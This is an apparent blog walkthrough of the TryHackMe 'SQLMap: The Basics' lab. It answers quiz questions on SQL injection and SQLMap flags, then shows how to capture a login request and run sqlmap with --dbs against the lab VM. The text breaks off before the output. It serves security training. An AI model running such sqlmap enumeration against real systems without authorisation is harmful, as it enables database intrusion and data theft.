SQLMap: The Basics [Cyber Security 101] TryHackMe Writeup | Detailed Walkthrough | THM Premium Room | SuNnY

Sunny Singh Verma [SuNnY] · Follow
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


Kudos To the Creators of this Room 😍

Room Type

> *Only subscribers can deploy virtual machines in this room!*
> *Go to your profile page to subscribe (if you have not already).*
> *Do note : Premium Subscription is required to solve this room*

Let's Start the Party

This writeup is a part of TryHackMe's Learning Path → Cyber Security 101

Check this Learning Path here → Cyber Security 101 Learning Path <<

Task 1 : Introduction

> *It's adviced to give this module a good read before proceeding to the Task 2.*

Let's proceed to Task 2

Task 2 : SQL Injection Vulnerability

Task 2 — Question 1 : Which boolean operator checks if at least one side of the operator is true for the condition to be true?


> *The boolean operator that checks if **at least one side** of the condition is true for the entire condition to be true is the **OR** operator.*
>
> *In a SQL query, the OR operator ensures that if either the condition on the left side or the condition on the right side is true, the whole statement evaluates to **true**.*

Task 2 — Question 2 : Is 1=1 in an SQL query always true? (YEA/NAY)

> *The Answer is **YEA**, in an SQL query, 1=1 is always true.*

> *In SQL, the condition 1=1 is a logical expression that always evaluates to* ***true*** *because* ***1 is always equal to 1****. This is often used in SQL queries, particularly in SQL injection attacks, to bypass conditions or create queries that will always return results.*

Task 2 Complete !



Task 3 : Automated SQL Injection Tool


Task 3 Question 1 : Which flag in the SQLMap tool is used to extract all the databases available?

> *- -dbs*
>
> ***Explanation:*** *The* `--dbs` *flag in SQLMap is used to list all the databases present in the backend database management system (DBMS). After identifying an SQL injection vulnerability, this flag tells SQLMap to extract and display all the available database names. Once the database names are known, an attacker can further enumerate them to access sensitive information.*

Task 3 Question 2 : What would be the full command of SQLMap for extracting all tables from the “members” database? (Vulnerable URL: http://sqlmaptesting.thm/search/cat=1)

> **sqlmap -u http://sqlmaptesting.thm/search/cat=1 -D members --tables**
>
> ***Explanation:*** *To extract all tables from a specific database using SQLMap, the* `-D` *flag is used to specify the database name, and the* `--tables` *flag is used to list all tables in that database.*

Task 3 Complete !




Task 4 : Practical Exercise

This is a Practical Module , Let's fire up the VM 🔥 before proceeding
(Start Machine)


> *The Room recommends Starting* ***AttackBox***
>
> ***Finding the Target URL (Quick Motion Based Solution)***

1. Let's Open the Browser and Navitage to this Page → `http://10.10.249.16/ai/login`




2. We are greeted with a Login Page as shown above 👆🏽


3. Right-click on the page and select **Inspect**
(or press `Ctrl + Shift + I` / `Cmd + Option + I` on Mac).




4. In the developer tools, navigate to the **Network** tab.




5. To Capture the GET request from the Browser ,
Let's Use ***test*** as Username and ***test*** as Password → `test:test`
(This is also used and demonstrated in the Module of this room)




6. Then Refresh the Network Tab and We will get the GET Request



7. We can Copy this URL to solve further Questions in this Task



Steps Performed in a Video Snippet →



> *So we have our Target URI with us →*

```
http://10.10.249.16/ai/includes/user_login?email=test&password=test
```

> *Do Note → Your IP can be different than the IP i have got in this Room*
> *Just replace the IP holder with yours*

Let's now Answer the Questions →

Task 4 Question 1 : How many databases are available in this web application?

Using our target URL let's find the answer


By Running the SQLMap command to list all the databases using the `--dbs` flag.
The output will show the number of databases available in the application.

> *sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" --dbs -level=5*


```
sqlmap -u "http://10.10.249.16/ai/includes/user_login?email=test&password=test" --dbs -leve
```

Note → Don't forget to wrap the URL inside " " other wise the flag --dbs gets ignored and an error is returned

After executing the command, SQLMap will output a list of databases. The correct answer can be inferred from this output.



Now the Motion Graphics Image with Command and result →



